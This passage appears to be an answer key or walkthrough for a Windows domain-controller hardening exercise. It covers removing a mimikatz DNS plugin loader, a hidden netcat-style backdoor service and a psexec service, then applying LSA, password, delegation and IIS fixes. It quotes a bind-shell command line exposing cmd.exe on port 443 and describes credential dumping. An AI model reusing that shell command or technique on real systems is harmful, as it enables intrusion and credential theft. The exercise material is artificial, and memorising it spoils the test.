Open “Programs and Features”, find Project64, right-click and select “Uninstall” and follow the steps in the uninstaller application

Mimikatz DnsServerPluginDII has been removed

Mimikatz is a tool which can be used to extract private credentials from an operating system or critical service. This of course can be used to maintain a presence on a system with compromised user credentials.

In this scenario, Bowser has loaded a special mimikatz loader into the DNS service running on the system by invoking the ServerLevelPluginDII mechanism of the Active Directory DNS host, as discovered in Forensics Question 2. The loader (mkxproxyloader.dll) reads a xor encrypted mimikatz payload (mksproxy.dll) into its process memory and dynamically loads the library, allowing it to bypass some detection mechanisms by low grade anti-virus. It then executes DLLMain in mimikatz with a sequence of commands to elevate to debug privileges and dump the credentials of all users on the machine to a text file for further use by unprivileged users.

To remove this malicious mechanism, stop the DNS server to unload the plugin DLL and then remove both the loader and payload dll's in an Administrator PowerShell session as shown below:

```
PS C:\Windows\system32> Remove-Item C:\Windows\SysWow64\mksproxy.dll -Force
PS C:\Windows\system32> sc.exe stop dns

SERVICE_NAME: dns
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 3   STOP_PENDING
                           (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
```


```
PS C:\Windows\system32> Remove-Item C:\Windows\System32\mkxproxyloader.dll -Force
Remove-Item : Cannot remove item C:\Windows\System32\mkxproxyloader.dll: Access to the path
'C:\Windows\System32\mkxproxyloader.dll' is denied.
At line:1 char:1
+ Remove-Item C:\Windows\System32\mkxproxyloader.dll -Force
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\Windows\System32\mkxproxyloader.dll:FileInfo) [Remove-Item], UnauthorizedAccessException
+ FullyQualifiedErrorId : RemoveFileSystemItemUnauthorizedAccess,Microsoft.PowerShell.Commands.RemoveItemCommand
```

If you get an error like this or cannot delete the file for any reason, be sure that the 'dns.exe' process is *not* running, then try again.


```
PS C:\Windows\system32>
PS C:\Windows\system32> Get-Process -Name dns
Handles  NPM(K)      PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
----  -----  -----  -----  -----  --  --  -----
  5396       21      13544     19196      0.56    2620    0  dns

PS C:\Windows\system32> taskkill.exe /F /IM dns.exe
SUCCESS: The process "dns.exe" with PID 2620 has been terminated.
PS C:\Windows\system32> Remove-Item C:\Windows\System32\mkxproxyloader.dll -Force
PS C:\Windows\system32> -
```

Now, remove the ServerLevelPluginDll registry entry and restart the DNS service as shown below:



Open regedit, navigate to
“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters”, then
delete the ServerLevelPluginDll entry




Start the DNS service

Persistence Mechanisms

Inetinfo shell removed

Persistence is the next step an attacker takes after successfully compromising a system. In this scenario, the attacker planted a custom netcat executable that ran under a hidden service called "Internet Information Services SSL Handler" that executes "cmd /C C:\windows\system32\inetinfo.exe -BWSR 443 -X cmd.exe" as "NT AUTHORITY\SYSTEM".



Hidden service found in the registry

When it comes to finding backdoors and malicious executables, you should have a look at the running processes and their arguments as well as listening processes.

If we dump a list of all listening processes with "netstat -anob" (In an Administrator PowerShell session), we can see the listening processes. You'll notice that inetinfo.exe is listening on port 443. At first, this seems harmless, which was the intention in order to hide from you as a defender, but if we look further into the process via Get-WmiObject in PowerShell, we can see the command line arguments and determine that this is indeed a backdoor.

TCP	127.0.0.1:443	0.0.0.0:0	LISTENING	2796
-----	---------------	-----------	-----------	------

inetinfo.exe listening on port 443 with the process id: 2796

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Get-WmiObject win32_process | Where-Object {$__.ProcessId -eq 2796}

__GENUS          : 2
__CLASS          : Win32_Process
__SUPERCLASS     : CIM_Process
__DYNASTY        : CIM_ManagedSystemElement
__RELPATH        : Win32_Process.Handle="2796"
__PROPERTY_COUNT : 45
__DERIVATION      : {CIM_Process, CIM_LogicalElement, CIM_ManagedSystemElement}
__SERVER         : CASTLE-DC
__NAMESPACE       : root\cimv2
__PATH           : \\\CASTLE-DC\root\cimv2:Win32_Process.Handle="2796"
Caption          : inetinfo.exe
CommandLine       : C:\Windows\system32\inetinfo.exe -dLp 443 -e cmd.exe
CreationClassName: Win32_Process
CreationDate      : 20201224032013.237038-480
```

Querying the win32_process class via WMI and filtering by the process id of inetinfo.exe


To remove this backdoor, you must first kill the process, then remove the service binary (C:\windows\system32\Inetinfo.exe).

```
> Administrator: Windows PowerShell
PS C:\Windows\system32> taskkill.exe /F /IM inetinfo.exe
SUCCESS: The process "inetinfo.exe" with PID 2796 has been terminated.
PS C:\Windows\system32> Remove-Item C:\Windows\system32\inetinfo.exe -Force
PS C:\Windows\system32>
```

Removed psexec service backdoor

PSEXEC is a sysinternals suite tool used to execute commands on remote systems, and even impersonate "NT AUTHORITY\SYSTEM". Due to the licensing of this tool, it was remade under another tool called [RemCom](#) and was later adopted into the [impacket](#) suite. These are both offensive tools used in post-exploitation to execute commands remotely. Psexec.py, Impacket's version of psexec, uploads a remote shell payload as a service to the target system and communicates through named pipes & RPC.

Because the attacker did not clear his tracks, this service still exists on the system and can be leveraged to regain access to the system. Because of this, the service and service binary should be removed.



Arbitrarily-named service with an obscure binary path found in services.msc

The screenshot shows the VirusTotal analysis interface. At the top left is a circular icon with a red '54' and a '1/71' below it. To its right, a message says '54 engines detected this file'. Below this are file details: SHA256 hash (3c2fe308c0a563e06263bbacf793bbe9b2259d795fcc36b953793a7e499e7f71), file name (dysrocn.exe), size (55.00 KB), and file type (EXE). A 'Community Score' bar is shown with a red dot at the end. Below these are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (with 10+ items). The DETECTION tab is selected, showing three entries: Ad-Aware (Application.RemoteAdmin.RIC), AhnLab-V3 (Trojan/Win32.RemoteAdmin.R237878), and ALYac (Trojan.RemoteExec). Each entry includes the detection engine name and a brief description.

VirusTotal scan detects this binary as a remote admin tool

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Remove-Item C:\Windows\dYSZr0Cn.exe -Force
PS C:\Windows\system32> sc.exe delete ffUx
[SC] DeleteService SUCCESS
PS C:\Windows\system32>
```

Removing service binary and registry entry

Security Policies

Additional LSA protection enabled

According to Microsoft, "The LSA, which includes the Local Security Authority Server Service (LSASS) process, validates users for local and remote sign-ins and enforces local security policies". This process also contains plug-ins and drivers that are used to enforce further password policies.

In Forensics Question 2, you were asked to identify a "privilege escalation mechanism" that was used by the attacker in PowerShell Transcription logs. The command you identified had a custom DLL load into the DNS service process. This DLL was actually a XOR decrypted mimikatz payload (*Refer to "Mimikatz DnsServerPluginDII has been removed"*), that dumped credentials from the system.

Because Mimikatz uses a custom driver to read the memory of LSASS (which stores user credentials), an attacker is able to dump these credentials. To protect against this, you must configure LSASS to run in protected mode. This prevents any process from debugging LSASS and/or loading non-signed drivers or plug-ins into lsass.exe.

To configure additional LSA protection, open regedit, navigate to "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa" and create a new DWORD key called "RunAsPPL" with a value of "00000001", then restart the system for the changes to take effect.

References:

[What is Mimikatz? And how to defend against this password stealing tool](#)

[Microsoft Docs | Configuring Additional LSA Protection](#)

[GitHub | Mimikatz](#)

Domain Password Complexity Requirements are enforced


Password complexity requirements enforce the creation of strong passwords containing a combination of lowercase and uppercase characters, numbers, or special characters. Because the main weak link in this attack had to do with weak passwords, it is important to enforce this requirement to protect against password cracking attacks.

To configure this policy, open Group Policy Management, navigate to the "Default Domain Policy", right click it and select "Edit" (make sure the "Enforced" option is checked too"). Then, under "Account Policies", select "Password Policy", then "Password must meet complexity requirements" and enable it.

All users are not trusted for delegation

Delegation in Active Directory refers to the process of impersonating another user for the purposes of performing an authenticated action, such as modifying database records from a web server for example. If a user or computer account is trusted for delegation, they can impersonate other users, which is a major security risk.

In this image, all users (The built-in "Everyone" group) are trusted for delegation. To revoke this permission, open Group Policy Management, navigate to the "Default Domain Policy", right click it and select "Edit". Then, under "Local Policies", select "User Rights Assignment" and locate the "Enable computer and user accounts to be trusted for delegation" setting. In this setting, remove the "Everyone" group from the list of configured users trusted for delegation.





Application Security

IIS Directory Browsing is disabled

Directory browsing on a web server allows the indexing of any folder in the web root if a [default document](#) is not present. Although this alone isn't a vulnerability when a default document does exist, if the contents of a web directory is unintentionally exposed, files containing server-side code or confidential information may be visible to clients through casual browsing or with a web crawling software.


To fix this vulnerability, open Internet Information Services (IIS) Manager, click the CASTLE-DC connection, then under "Directory Browsing", select "Disable" on the right side.




IIS Detailed Errors are disabled

On a web server, error pages usually only show simple response codes (403, 404, 502, etc.), but with IIS and many other web servers or applications, developers have the option to display detailed error pages in order to debug and/or troubleshoot their sites. While this is useful internally, detailed error pages may leak information about the web server that an attacker can use as leverage when determining a viable attack path.

To disable detailed errors in IIS, open Internet Information Services (IIS) Manager, click the CASTLE-DC connection, then under "Error Pages", select "Edit Feature Settings" and choose "Custom error pages".





Status Code	Path	Type	Entry Type
401	%SystemDrive%\inetpub\...	File	Local
403	%SystemDrive%\inetpu...	File	Local
